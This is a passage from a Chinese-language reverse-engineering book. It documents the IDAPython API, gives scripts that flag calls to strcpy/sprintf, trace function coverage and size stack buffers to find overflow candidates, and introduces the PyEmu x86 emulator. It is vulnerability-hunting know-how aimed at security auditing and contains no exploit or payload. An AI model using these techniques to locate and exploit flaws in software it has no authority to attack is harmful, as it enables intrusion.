SegStart（long Address）

根据指定的地址，返回该地址所在段的起始地址。

SegName（long Address）

根据指定的地址，返回该地址所在段的名称。

Segments()

返回一个段首地址列表，这个列表囊括了目标二进制文件中各个段的起始地址。

11.2.3　函数

在编写 IDAPython 脚本时，遍历目标文件中的各个函数以及确定函数边界这一类的工作会成为你的家常便饭。以下的函数可以在你与二进制文件中的函数打交道时助你一臂之力。

Functions（long StartAddress, long EndAddress）

返回一个函数地址列表，这个列表囊括了位于起始地址 StartAddress 和结束地址 EndAddress 之间的所有函数。

Chunks（long FunctionAddress）

根据指定的函数地址，返回一个块列表，其中每一个列表项以一个 Python 二元组的形式（chunk start，chunk end）存储着每一个函数块或者基本块的起始地址与结束地址。

LocByName（string FunctionName）

根据指定的函数名称返回相应的函数地址。

GetFuncOffset（long Address）

将一个函数体内的地址转换成一个形式为函数名后跟偏移地址的字符串。

GetFunctionName（long Address）

根据指定的地址，返回这个地址所属函数体的名称。

11.2.4 交叉引用

代码交叉引用和数据交叉引用提供了一种绝佳的途径来帮助你探明二进制文件中途经某处的数据流向与代码执行流向。IDAPython 专门提供了一组函数用于帮助我们找出不同类型的交叉引用。下面给出几个最为常用的函数。

CodeRefsTo（long Address, bool Flow）

根据指定的目标地址，返回一个指向此处的代码引用列表，布尔型参数 Flow 的取值决定了是否应当把普通的顺序执行指令也纳入代码引用的范畴。

CodeRefsFrom（long Address, bool Flow）

根据指定的源地址，返回一个由此地址出发的代码引用列表。

DataRefsTo（long Address）

根据指定的目标地址，返回一个指向此处的数据引用列表，这类数据引用可以用于跟踪目标二进制文件中全局变量的使用状况。

DataRefsFrom（long Address）

根据指定的源地址，返回一个由此地址出发的数据引用列表。

11.2.5 调试器钩子

IDAPython 附带的一个相当酷的特性就是支持用户在 IDA 中构建调试器钩子，并且你可以为可能发生的各种调试事件设立事件处理例程。尽管程序调试并非是 IDA Pro 的首要用途，但是你会发现能够直接启用本地的 IDA 调试器比起切换到另一个调试工具上往往来得更为贴心。在稍后的一个代码覆盖检测脚本中这些调试器钩子就会派上用场。定义一个继承自 DBG_Hooks 的 Python 衍生类是构建一个调试器钩子的第一步，此后你可以在这个类体中实现相应的事件处理机制。我们用以下的 DbgHook 类为例：

```
class DbgHook(DBG_Hooks):
    # 当 debugee 进程启动时，此事件处理例程将被调用
    def dbg_process_start(self, pid, tid, ea, name, base, size):
```

```
        return

    # 当进程退出执行时，此事件处理例程将被调用
    def dbg_process_exit(self, pid, tid, ea, code):
        return

    # 一旦有共享库被载入时，此事件处理例程将被调用
    def dbg_library_load(self, pid, tid, ea, name, base, size):
        return

    # 断点事件处理例程
    def dbg_bpt(self, tid, ea):
        return
```

这个 Python 类包含了一些常见的调试事件处理例程，你只需通过以下的两行代码便可将上示的钩子装入 IDA 内建的调试器中。

```
debugger = DbgHook()
debugger.hook()
```

现在一旦你运行这个内建调试器，你之前设下的钩子将能够捕获到任何一种调试事件，这些钩子例程将是你驾驭这个 IDA 内建调试器的通道。下面给出一组经常在事件处理例程中被用到的辅助函数：

AddBpt（long Address）

在指定位置上设置一个软断点。

GetBptQty()

返回当前所设下的断点个数。

GetRegValue（string Register）

根据指定的名称返回相应寄存器中的值。

SetRegValue（long Value, String Register）

设置指定寄存器的值。

11.3　脚本实例

下面让我们来创建一些简易的 IDAPython 脚本，用于协助你应对那些可能会经常面临的逆向分析问题。你可能会在某些特定的逆向场景中发现这些脚本正好可以派上用场，或

者你所身处的环境可能要求你对这些脚本做出适时的扩展与加强。这里我们试图通过三个独立的脚本来帮助你完成三桩基本的任务，它们分别是搜寻二进制文件内指向危险函数的代码引用、利用 IDA 下的调试器钩子来检测函数代码的覆盖状况，以及判别二进制文件中各个函数栈上的变量的大小与用途。

11.3.1 搜寻危险函数的交叉代码

当安全审计人员试图从软件产品中找寻 bug 时，总是会特别留意一类被视作潜在“不良分子”的函数及其动向。这类函数在软件产品中被普遍使用，然而众多的安全问题又往往来源于对这类函数的不当使用。这其中就包括恶名远扬的字符串拷贝例程（strcpy，sprintf）以及缺乏长度检查机制的内存拷贝函数（memcpy）。在我们试图审计一个二进制文件时，我们需要快速地找出这些不良分子的藏身之处，以便于我们进一步跟踪它们的调用状况。为此我们所要创建的第一个脚本将用于为我们找出这些潜在的问题函数以及所有指向这些危险函数的代码引用。此外，我们还将为所有搜寻到的代码引用设置红色背景，这样当你游走于 IDA 生成的代码视图中时，那些醒目的红色指令会随时提醒你——途经此处时应打起十二分的精神。现在创建一个新的 Python 脚本文件，将其命名为 cross_ref.py 并输入以下代码。

```
from idaapi import *

danger_funcs = ["strcpy","sprintf","strncpy"]

for func in danger_funcs:

① addr = LocByName( func )

   if addr != BADADDR:

      # 获取以这个函数地址为目标地址的交叉引用
②     cross_refs = CodeRefsTo( addr, 0 )

      print "Cross References to %s" % func
      print "------------------------------"
      for ref in cross_refs:

         print "%08x" % ref

         # 将所有指向这些危险函数的调用指令标注为红色
③        SetColor( ref, CIC_ITEM, 0x0000ff)
```

首先，我们借助函数 LocByName 取得各危险函数的地址①，我们还应对这些函数地址

进行检测以确保它们在目标二进制文件中为有效地址。接下来我们借助函数 CodeRefsTo() 找出所有指向这些危险函数的代码引用②，最后我们遍历整个代码引用列表，输出相关的地址信息，并对位于这些地址上的函数调用指令着色③，以便于我们在浏览 IDA 代码视图时能够轻易地找到这些代码引用。我们以二进制文件 war_ftpd.exe 为例，当你运行这个脚本时，你应当看到如列表 11-1 所示的输出内容：

列表 11-1：脚本 cross_ref.py 的输出内容

```
Cross References to sprintf
------------------------------
004043df
00404408
004044f9
00404810
00404851
00404896
004052cc
0040560d
0040565e
004057bd
004058d7
...
```

从上述的输出信息中你可以看到所有找到的代码引用一律指向函数 sprintf。如果此时你在 IDA 的代码视图中试图浏览这些地址，你应当会发现位于这些地址上的指令都被着上了醒目的红色，如图 11-3 所示：



图 11-3　执行脚本 cross_ref.py 之后所有试图调用 sprintf 的指令都被上了色

11.3.2　函数覆盖检测

当我们对二进制文件施以动态的分析手段时，若我们能够对自身与目标程序之间的某

一步交互所引发的一系列代码执行效应了如指掌，这能使我们的后续分析工作更加有的放矢地进行。例如对于漏洞挖掘者而言，相比于其他无关紧要的程序行为，他们显然会更关心网络应用程序在接收到一个网络封包之后的代码覆盖状况，或者某个文档阅读器在试图解析文档时代码执行路径所走过的足迹。代码覆盖作为一种极具启发意义的度量手段可以帮助你快速理解目标程序的内部执行机制。为此我们所要创建的第二个 IDAPython 脚本将为我们遍历目标二进制文件中的所有函数，并在每一个函数的头部位置设下断点，通过安装一个调试器钩子，你可以在每逢有断点命中之时看到相关输出信息。现在创建一个新的 Python 脚本文件，将其命名为 func_coverage.py，并输入以下代码。

func_coverage.py

```
from idaapi import *

class FuncCoverage(DBG_Hooks):

    # 我们的断点处理例程
    def dbg_bpt(self, tid, ea):
        print "[*] Hit: 0x%08x" % ea
        return 1

# 添加一个用于检测函数覆盖的调试器钩子
debugger = FuncCoverage()
debugger.hook()

current_addr = ScreenEA()

# 遍历所有可得的函数并添加相应的断点
for function in Functions(SegStart( current_addr ), SegEnd( current_addr )):
    AddBpt( function )
    SetBptAttr( function, BPTATTR_FLAGS, 0x0)


num_breakpoints = GetBptQty()

print "[*] Set %d breakpoints." % num_breakpoints
```

首先，我们创建一个钩子对象①用于捕获所有发生的断点事件。接着我们遍历二进制文件中所有可得的函数地址②并在每一个地址上设下断点③。随后我们通过调用函数 SetBptAttr 设置一个断点控制标志，这个标志用于告诉调试器每当有断点被触发时，调试器无须在此停留。如果你将这一步骤略去，一旦有断点命中，你只能每次通过手动的方式将调试器复位。最后打印输出所设下的断点总数④。我们的断点处理例程在这里所做的只是

简单地打印出每个命中断点的所在地址——也就是此时的参数变量 ea 的取值，变量 ea 的本意用于表示当时的 EIP 寄存器的取值。现在开启 IDA 的内建调试器（热键为 F9），你应该即刻就能看到相关的输出信息，显示有函数断点被命中。这些输出信息能帮助你对目标程序内部的函数调用情况以及它们之间的调用顺序有相当直观的认识。

11.3.3　检测栈变量大小

在我们对二进制文件进行安全审计时，若能够事先计算出各个函数栈的尺寸，这无疑会为你的有所斩获添加额外的筹码。因为我们可以从函数栈的规模上大体推断出这个函数栈的用途：是用于存放传入函数体的指针型变量，还是专门用作某段数据的缓冲区。对于后者，一旦你判定传入这块缓冲区的数据长度对你来说是完全可控制的（这意味着也许能在此处收获溢出型漏洞），那么此处绝对值得你作更多的停留。我们给出的最后一个脚本将遍历二进制文件中所有可得的函数体，并从中拣出那些栈上存有数据缓冲区的函数。你还可以结合使用之前的函数覆盖检测脚本，通过动态地跟踪这些嫌疑函数的调用情况来进一步地缩小你的调查范围。新建一个 Python 脚本文件，并将其命名为 stack_calc.py，并输入以下代码。

stack_calc.py

```
from idaapi import *

① var_size_threshold   = 16
current_address      = ScreenEA()

② for function in Functions(SegStart(current_address), SegEnd(current
address)):

③  stack_frame   = GetFrame( function )

    frame_counter = 0
    prev_count    = -1

④  frame_size    = GetStrucSize( stack_frame )

    while frame_counter < frame_size:

⑤       stack_var = GetMemberName( stack_frame, frame_counter )

        if stack_var != "":
```

```
            if prev_count != -1:

⑥               distance = frame_counter - prev_distance

                if distance >= var_size_threshold:
                   print "[*] Function: %s -> Stack Variable: %s (%d bytes)"
                   % ( GetFunctionName(function), prev_member, distance )

            else:

                prev_count    = frame_counter
                prev_member   = stack_var

⑦               try:
                    frame_counter = frame_counter + GetMemberSize(stack_frame,
                     frame_counter)
                except:
                     frame_counter += 1
        else:
            frame_counter += 1
```

我们首先设定一个缓冲区尺寸阈值①，这个阈值为我们描述了当函数栈上的变量占据了多大的空间时，将被我们视作一块数据缓冲区。在这里我们假定 16 个字节是一个较为合理的取值。当然你也可以尝试其他不同的尺寸阈值，来看看能得到些什么不一样的结果。接着我们遍历目标文件中所有可得函数②，并取得每一个函数所持有的栈帧对象③。通过使用函数 GetStructSize④我们由此确定每个栈帧的尺寸。然后我们逐字节地遍历每一个栈，并对每一个偏移地址加以判断在当前位置是否存在一个栈上变量⑤。若在当前的偏移地址上确实存在着一个栈上变量，我们将基于这个变量的偏移地址，减去前一个栈上变量的地址，从而计算出这两个栈上变量之间的间距⑥。基于这个间距值，我们同时也得知了前一个栈上变量的尺寸。若这段间距并不足以构成一块数据缓冲区，我们则试图确定当前栈上变量的尺寸 ⑦ 并用于累加计数器 frame_counter，如果我们无法确定这个变量的尺寸，那么我们只须简单地向计数器累加一个字节并进入下一轮循环。运行这个脚本来检测一个选定的二进制文件，你应该会看到如列表 11-2 所示的输出（假设目标二进制文件中存在着一些分配在栈上的缓冲区）。

列表 11-2：脚本 stack_calc.py 的输出内容显示了各栈上缓冲区的相关信息

```
[*] Function: sub_1245 -> Stack Variable: var_C(1024 bytes)
[*] Function: sub_149c -> Stack Variable: Md1  (24 bytes)
[*] Function: sub_a9aa -> Stack Variable: var_14 (36 bytes)
```

现在你应当已经掌握了编写 IDAPython 脚本的基本技能，并且有了一些核心的工具脚本可供你适时地进行扩展、组合或者加强。有时花上几分钟的时间编写一些 IDAPython 脚本往往可以省下你按小时计的手工调试时间。无论身处何种逆向场景之中，时间总是当下逆向工程师们所拥有的最为宝贵的财产。下面我们将把目光转移至 PyEmu 的身上——一款基于 Python 的 x86 仿真器，这正是一个绝佳的 IDAPython 应用实例。

CHAPTER

12

第 12 章　PYEmu——脚本驱动式仿真器

PyEmu 是由 Cody Pierce——一位来自 TippingPoint 数字疫苗实验室的天才成员，在 2007 年的黑帽大会[①]上发布的一款仿真工具。作为一款 IA32 仿真器，PyEmu 身上流淌着纯粹的 Python 血液，自然 Python 也成了逆向分析师与 PyEmu 进行互动所需使用的官方语言。仿真器在众多不同的逆向场景之中因其特有的好处与优势而占有一席之地，一个让仿真器的应用大放异彩的绝佳例子就是恶意软件分析，因为你不再需要真正意义上地去执行一个恶意的样本程序。PyEmu 提供了三种不同的渠道来实现仿真：IDAPyEmu、PyDbgPyEmu 以及 PEPyEmu，这三者分别对应于 PyEmu 源码中的三个同名 Python 类。IDAPyEmu 借助了 IDAPython 插件（有关 IDAPython 的详尽介绍请参见第 11 章）在 IDA Pro 环境下搭建起了一个独立的仿真环境。PyDbgPyEmu 则试图向你的动态分析环境中捆绑入一个功能健全的仿真器，这使得你可以在自己的仿真脚本中直接向动态调试环境索取真正的内存或寄存器数据来用作仿真数据。与前两者不同的是，PEPyEmu 是一个完全独立的静态分析工具库，它无需依赖诸如 IDA Pro 之类的外部反汇编工具。我们将在几个真实的逆向场景中对 IDAPyEmu 与 PEPyEmu 的应用加以讨论，至于 PyDbgPyEmu 我们将其留给读者作为课后的修炼内容，现在让我们先把 PyEmu 安顿到自己的 Python 开发环境中。

12.1　安装 PyEmu

安装 PyEmu 的过程只需举手之劳，首先使用版本控管工具 SVN 按以下方式从版本库中取得相应的源码：svn checkout http://pyemu.googlecode.com/svn/trunk/ PyEmu。

在你完成源码的提取之后，把源码目录安置到一个便于访问的地方，例如 C:\PyEmu。

① 你可以通过以下这个链接获得 Cody 在黑帽大会上发布的文章：https://www.blackhat.com/presentation/bh-usa-07/Pierce/Whitepaper/bh-usa-07-pierce-WP.pdf。

以后每逢你需要创建一个新的 PyEmu 脚本时，首先在你的脚本文件开头添加以下两行 Python 代码，以确保系统路径包含了 PyEmu 模块所在的路径。

```
sys.path.append("c:\PyEmu\")
sys.path.append("c:\PyEmu\lib")
```

就这么简单！现在是时候揭开 PyEmu 的神秘面纱了，我们将对其背后的架构设计一一探究。

12.2　PyEmu 概览

PyEmu 仿真器可以被划分为三个主要的子系统：PyCPU、PyMemory 和 PyEmu。作为用户你绝大多数的时间只须和位于上层的 Python 父类 PyEmu 进行互动，PyEmu 会将你的意图代为转告给 PyCPU 和 PyMemory 类，并由这两者完成相应的底层仿真操作。可以说 PyEmu 扮演着用户、PyCPU 和 PyMemory 这三者之间的“传话人”。举一个形象的例子，当你希望让仿真器执行某条指令时，你得告诉 PyEmu，“嗨，伙计，我想看看执行这条指令会有什么结果。”，PyEmu 随之大喝一声，“PyCPU!你个懒鬼，有活干了！”，PyCPU 接着反过来向 PyEmu 发难道，“干这活得要 PyMemory 提供数据啊，它在哪里？”。最后当 PyEmu 为 PyCPU 取得所需的内存数据时，指令最终才能得以执行，至此我们才完成了一条基本指令的仿真。

下面我们将对上述提及的三个子系统各自所承担的角色与职责做一简要的介绍，来帮助你更好地理解 PyEmu 仿真器的运作方式，此后我将携 PyEmu 在一些现实的逆向场景之中一试身手。

12.2.1　PyCPU

PyCPU 可以说是 PyEmu 仿真器的心脏与灵魂所在，PyCPU 所呈现出的行为在你看来应当与一颗真正的 CPU 别无二致。PyCPU 的职责就是在仿真任务中模拟指令的执行过程。当 PyCPU 被告知有一条指令有待它去料理时，PyCPU 将根据当前指令指针寄存器（EIP）的提示去取得那条待执行的指令（EIP 寄存器中的值可以由静态环境 IDA Pro/PEPyEmu 来负责维护，或者直接来源于 PyDbg 所提供的动态调试环境），并将其交由内部的反汇编工具库 Pydasm 进行解码，并从中分离出相应的操作码与操作数。能够独自揽下解析指令码的重任正是 PyEmu 在其所寄生的各种宿主平台上不留痕迹的关键所在。

对于每一条由 PyCPU 接过的指令，系统通常都会请出一个与之对应的指令仿真函数对其进行料理。我们以指令 CMP EAX,1 为例，PyCPU 会调用仿真函数 CMP()来实施这次比

较，为此 CMP()需要从内存中取得任何必要的操作数据（尽管目前这条指令并不涉及任何内存数据），并赶在函数返回前设置合理的 CPU 标志位，以记录下本次数值比较运算的结果。源文件 PyCPU.py 包含了所有 PyEmu 所能识别的 IA32 指令的相关仿真细节，如果你有意向仔细阅读这个文件的源码，千万不用犹豫！Cody 在保证仿真器源码的可读性和易懂性方面可以说是煞费苦心，而学习 PyCPU 的内部实现方式也正是理解 CPU 底层运行机制的绝佳途径。

12.2.2 PyMemory

PyMemory 负责在指令执行期间为 PyCPU 输送或存储必要的内存数据，此外 PyMemory 还身负着另一重要的使命——将目标可执行文件中的各数据与代码段映射至由仿真器所维护的内存之中，这样你就可以通过仿真器提供的接口以合理的方式访问到这些数据。

12.2.3 PyEmu

父类 PyEmu 在整个仿真过程中扮演着核心驱动者的角色。PyEmu 被特意设计为一个轻量级的并且具备高度灵活性的组件，这使得你可以迅速地开发出功能强大的仿真脚本，同时又无需理会那些被封装在幕后的底层例程。PyEmu 提供了一组辅助函数来帮助你料理各种仿真所需的底层操作，这其中包括控制程序的执行流、修改寄存器中的值、篡改内存数据以及其他一系列相关操作。在我们开始编写首个仿真脚本之前，让我们先来了解一些由 PyEmu 提供的常用辅助函数。

12.2.4 指令执行

PyEmu 通过一个名副其实的函数 —— execute()来控制指令序列的执行，这个函数的原型如下所示：

```
Execute(steps=1, start=0x0, end=0x0)
```

函数 execute()提供了三个可选的参数，若函数调用者未指定其中任何一者的取值，函数将以 PyEmu 的当前地址作为代码执行的起始地址。这里所谓的当前地址可以来源于 PyDbg 动态调试环境中的 EIP 寄存器，也可能是由 PEPyEmu 所提供的可执行文件入口点，或者是 IDAPro 界面中的当前光标所停留的有效地址。参数 steps 指定了所要执行的指令个数，而参数 start 则表示本次代码执行的起点位置，通过配合使用参数 steps 或者参数 end 你可以明确地限定 execute()函数所要执行的代码范围。

12.2.5　内存修改器与寄存器修改器

仿真脚本在执行期间免不了频繁地设置和回取寄存器或者内存中的值。根据操作对象的不同，PyEmu 将众多的修改器函数划分为四个不同的范畴：内存、栈上变量、栈上参数和寄存器。借助使用函数 get_memory()和 set_memory()你就可以实现对内存的设置与回取操作，这两个函数的原型如下所示：

```
get_memory(address, size)
set_memory(address,value,size=0)
```

函数 get_memory()有两个参数：参数 address 用于告诉 PyEmu 本次数据回取操作所在的确切内存位置，而参数 size 则指明了所要提取数据的长度。对于函数 set_memory()而言，参数 address 则用于表示内存数据的写入位置，而参数 value 正是所要写入的值，可选参数 size 可用于提示 PyEmu 所要存入数据的长度。

另外两个基于函数栈的内存修改函数在使用方式上也大致相似，它们被用于修改位于栈帧上的函数参数与局部变量的值。它们的函数原型如下所示：

```
set_stack_argument(offset, value, name="")
get_stack_argument(offset=0x0, name="")
set_stack_variable(offset,value name="")
get_stack_variable(offset=0x0,name="")
```

函数 set_stack_argument()要求你提供一个偏移地址（这个偏移地址将以寄存器 ESP 的值作为基地址）以及一个确切的值作为函数的调用参数。此外你还可以为这个栈上参数指定一个别名，这样做的好处是当你使用函数 get_stack_argument()试图回取出原先的栈上参数时，除了提供一个同样的偏移地址外，你也可以使用之前指定的自定义参数别名。下面给出一个具体的使用实例：

```
set_stack_argument(0x8,0x12345678,name="arg_0")
get_stack_argument(0x8)
get_stack_argument("arg_0")
```

另一范畴的函数 set_stack_variable()与 get_stack_variable()的行为方式与上述的情况如出一辙，唯一不同的是，这次你所提供的偏移地址将以 EBP 寄存器中的值作为基地址，来定位函数域中的局部变量。

12.2.6　处理例程（Handler）

处理例程向我们提供了一种灵活又不失强大的回调机制，借助这一机制，逆向工程师

能够实现对目标程序的监控、数据篡改、甚至改变程序的执行流向。PyEmu 为八种基本的处理例程提供了相应的注册函数，它们分别是：寄存器处理例程、外部库函数处理例程、异常处理例程、指令处理例程、操作码处理例程、内存处理例程、高级内存处理例程和程序计数器处理例程，下面让我们对上述的八种处理例程逐一进行讨论。

1. 寄存器处理例程

寄存器处理例程负责监控特定寄存器的取值变化，一旦某个处于监视下的寄存器的状态发生改变，你之前所设下的处理例程将被调用。你可以使用以下的原型来注册你的寄存器处理例程：

```
set_register_handler(register, register_handler_function)
set_register_handler("eax",eax_register_handler)
```

在调用上示的注册函数之前，你先得按照如下所示的原型定义一个有效的寄存器处理例程：

```
def register_handler_function(emu,register,value,type)
```

一旦这个处理例程被调用，当前的 PyEmu 对象实例将被首先传入，紧随其后的是正处于我们监视下的寄存器以及这个寄存器中的数值信息。参数 type 通过一个提示性的字符串 read 或者 write 向你告知导致本次函数调用的根源是一次寄存器读取操作还是写入操作。如你所见，回调处理例程是实现对寄存器进行监测的有效途径，你甚至能够在你的处理例程中轻易地篡改这些寄存器的值。

2. 外部库函数处理例程

外部库函数处理例程用于帮助拦截任何企图跳向外部程序库的函数调用。这使得你可以对外部库函数的调用方式以及调用结果加以干涉。若要安装一个外部库函数处理例程，请按照如下的声明方式：

```
set_library_handler(function,library_handler_function)
set_library_handler("CreateProcessA",create_process_handler)
```

你可以按照如下所示的原型来定义相应的回调处理例程：

```
def library_handler_function(emu,library,address):
```

当前系统中的 PyEmu 对象实例仍然被作为首个参数传入，参数 library 被设置为我们所需拦截的外部函数名称，参数 address 则表示这个导入函数在内存中的映射位置。.

3. 异常处理例程

你应当早在阅读第 2 章时就已熟知异常处理例程究竟为何物了，而到了 PyEmu 仿真系

统中，它们的运作方式也并没有发生太大的变化。任意时刻发生的异常事件都会引发先前所注册的异常处理例程被调用。到目前为止 PyEmu 只支持一般类型的保护错误，这已足以使你捕获发生在仿真器中的任意一种非法内存访问事件。若要向系统注册一个异常处理例程，你可以使用如下所示的函数原型：

```
set_exception_handler("GP", gp_exception_handler)
```

相应的异常处理例程需要按照如下形式的函数原型来定义。

```
def gp_exception_handler(emu,exception,address):
```

首个传入的参数仍然是当前的 PyEmu 对象实例，参数 exception 为相应的异常编码，用以向你指明异常事件的类型，最后一个参数 address 则记录了这个异常事件所发生的位置。

4．指令处理例程

指令处理例程能够为你捕获某个特定的指令，并带你赶赴指令被执行后的第一现场进行处理。指令处理例程能够衍生出多种不同的用途。Cody 在黑帽大会发布的论文提到了一个绝佳的使用实例，即逆向分析人员可以通过安装一个 CMP 指令处理例程用以监控所有基于 CMP 指令执行结果的分支结构。若要安装一个指令处理例程，请使用如下所示的函数原型：

```
set_instruction_handler(instruction,instruction_handler)
set_instruction_handler("cmp",cmp_instruction_handler)
```

用于定义一个指令处理例程的函数原型如下：

```
def cmp_instruction_handler(emu,instruction,op1,op2,op3):
```

首个传入的参数仍然是当前的 PyEmu 实例，参数 instruction 记录了上一条被仿真器执行的指令，剩下的三个参数用于存放这条指令可能用到的三个操作数值。

5．操作码处理例程

操作码处理例程的行为方式与指令处理例程十分相似，当某条包含特定操作码的指令被执行时，相应的操作码处理例程即会被调用。相比于指令处理例程，操作码例程给予你更为精确的代码控制手段，因为同一条指令根据其操作数类型的不同，却可能采用不同的 opcode 编码。例如：指令 PUSH EAX 中的 opcode 为 0x50，而指令 PUSH 0x70 所采用的 opcode 却为 0x6A（其完整的指令编码为 0x6A70）。若要安装一个 opcode 处理例程，请使用以下的函数原型：

```
set_opcode_handler(opcode,opcode_handler)
set_opcode_handler(0x50,my_push_eax_handler)
```

```
set_opcode_handler(0x6A70,my_push_70_handler)
```

你只需将参数 opcode 设置为你所意欲捕获的指令操作码，并设法使第二个参数 opcode_handler 指向你的自定义操作码处理例程即可。需要注意的是参数 opcode 并不仅限于表示单字节操作码，你也可以连同指令操作数将整组指令编码一起传入，正如上面第三条代码示例所显示的那样。用于定义一个操作码处理例程的函数原型如下所示：

```
def opcode_handler(emu,opcode,op1,op2,op3):
```

首个传入参数为当前的 PyEmu 对象实例，参数 opcode 记录了被捕获到的指令操作码，最后的三个参数用于保存这条指令可能包含的操作数。

6. 内存处理例程

内存处理例程可被用于跟踪发生在某个特定内存位置上的内存访问操作。当你试图跟踪某一小段缓冲数据的使用情况，或者观察某个全局变量的取值如何随时间而变化时，内存处理例程即可派上大用场。你可以使用以下的函数原型来定义自己的内存处理例程：

```
set_memory_handler(address, memory_handler)
set_memory_handler(0x12345678,my_memory_handler)
```

你只须要将参数 address 设置为你希望加以监视的内存地址，并设法使参数 memory_handler 指向你的自定义处理例程。你需要按照以下的函数原型来定义一个有效地内存处理例程：

```
def memory_handler(emu,address,value,size,type)
```

首个参数仍然是当前的 PyEmu 实例，参数 address 用于告知你本次内存访问事件发生的位置，参数 value 则表示正被读取或者写入的数据，参数 size 则指明了写入或者读取出来的数据的尺寸，最后的参数 type 通过传入一个描述性的字符串来告诉你导致内存处理例程被调用的根源—— 一次内存读取还是一次内存写入操作。

7. 高级内存处理例程

高级内存处理例程相较于一般的内存处理例程其所能监视的对象不再仅限于某一个特定的内存地址，而是某一类的内存区域。你可以认为高级内存处理例程是装配了广角镜头的内存处理例程。通过设定相应的高级内存处理例程，你可以将你的监控对象指定为所有内存、栈上内存或者堆。这种粗粒度的内存监控方式能够帮助你对程序整体的内存操作状况取得非常直观的了解。下列的函数原型向你演示了不同范畴下的高级内存处理例程的注册方式：

```
set_memory_write_handler(memory_write_handler)
```

```
set_memory_read_handler(memory_read_handler)
set_memory_access_handler(memory_access_handler)

set_stack_write_handler(stack_write_handler)
set_stack_read_handler(stack_read_handler)
set_stack_access_handler(stack_access_handler)

set_heap_write_handler(heap_write_handler)
set_heap_read_handler(heap_read_handler)
set_heap_access_handler(heap_access_handler)
```

所有的这些函数都要求你传入一个回调处理例程作为唯一的参数，这个回调函数将在与你所期望类型相匹配的内存访问事件发生时被调用。相应的处理例程应当遵照以下给出的三种函数原型来定义：

```
def memory_write_handler(emu,address):
def memory_read_handler(emu,address):
def memory_access_handler(emu,address,type):
```

其中函数例程 memory_write_handler 与 memory_read_handler 将接过当前的 PyEmu 实例以及另一个参数 address，用于告知你内存读或者写操作所发生的位置。而另一个读写通吃的内存处理例程 memory_access_handler 的原型较之前两者略有不同，这个函数拥有一个额外的参数 type，这个参数通过传入一个描述性的字符串来告知你本次内存访问的确切类型。

.8. 程序计数器处理例程

程序计数器处理例程允许你在仿真程序的执行流途径某一特定位置时介入，这意味着当程序流执行到某一个特定位置时将触发相应的计数器处理例程被调用。如同其他类型的处理例程，计数器处理例程向你提供了一种途径，让你能够在目标程序途径某一点时适时介入。若要安装一个程序计数器处理例程，请使用如下所示的函数原型：

```
set_pc_handler(address,pc_handler)
set_pc_handler(0x12345678,12345678_pc_handler)
```

你只须向注册函数提供一个确切的内存地址以及一个相应的回调函数即可，当程序计数器中的值指向这一内存位置时，你所指定的函数即会接受调用。程序计数器处理例程需要按照如下的原型进行定义：

```
def pc_handler(emu,address):
```

不出我们意料的是，你首先接过的第一个参数仍然是当前的 PyEmu 实例，其次是当前

仿真的执行流所停留的位置。

至此我们已经向你揭示了 PyEmu 仿真器的基本体系结构并对其提供的部分工具函数做了简要的介绍，下面我们将在现实的逆向场景中向你演示 PyEmu 的应用。

12.3 IDAPyEmu

在首个例子中我们将在 IDA Pro 环境下加载一个二进制样例文件，随后我们借助 PyEmu 来仿真一个简单函数的调用过程。在这里我们所选用的二进制样例文件 addnum.exe 为一个基于 C++ 开发的简易程序。你可以在伴随本书的源码包中（从 http://www.nostarch.com/ghpython.htm 获取）找到这个二进制文件以及相应的源码文件。这个小程序的执行逻辑异常的简单——以命令行参数的形式获取两个整型数值，然后求和并输出结果。在我们着手分析相关的反汇编信息之前，让我们先来看一眼这个二进制文件的源码：

addnum.cpp

```
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>

int add_number( int num1, int num2 )
{
    int sum;
    sum = num1 + num2;
    return sum;
}

int main(int argc, char* argv[])
{
    int num1, num2;
    int return_value;

    if( argc < 2 )
    {
        printf("You need to enter two numbers to add.\n");
        printf("addnum.exe num1 num2\n");
        return 0;
    }
```

```
① num1 = atoi(argv[1]);
   num2 = atoi(argv[2]);

② return_value = add_number( num1, num2 );

   printf("Sum of %d + %d = %d",num1, num2, return_value );

   return 0;
}
```

这个简单的小程序首先从命令行获取头两个参数的值并将其转换成相应的整型数值①，接着调用函数 add_number②进行求和。你可以看到函数 add_number 的实现非常简单，并且其返回结果易于验证，因此我们选取这个函数用作我们的仿真对象，这会是学习如何有效使用 PyEmu 仿真系统的一个绝佳起点。

下面让我们来看一下函数 add_number 经过编译之后的二进制形态，列表 12-1 向你呈现了 IDA 所输出的静态分析结果。

列表 12-1：函数 add_number 的静态分析结果

```
var_4= dword ptr -4     # sum variable
arg_0= dword ptr  8     # int num1
arg_4= dword ptr  0Ch   # int num2

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+arg_0]
add     eax, [ebp+arg_4]
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
mov     esp, ebp
pop     ebp
retn
```

通过在 C++源码与最终获得的汇编指令序列之间的比对，我们多少可以对编译器在当中所做的转换工作略知一二。下面我们要做的就是使用 PyEmu 来仿真 add_number 函数的完整调用过程，这个过程可以被简单的归结为两步，首先选取和设置整型栈上变量 arg_0 与 arg_4 的值，然后在函数执行到指令 retn 的那一刻捕获 EAX 寄存器中的取值。此时的 EAX 寄存器正包含着本次求和运算的结果值。尽管这个例子也许在你看来过分简单，但是它却能为你在日后做更为复杂的函数仿真提供一个精炼的雏形。

12.3.1 函数仿真

创建 PyEmu 脚本的第一步就是确保你正确地设置了 PyEmu 所在的路径，现在创建一个新的 Python 脚本文件，将其命名为 addnum_function_call.py 并输入以下的代码。

addnum_function_call.py

```
import sys
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")

from PyEmu import *
```

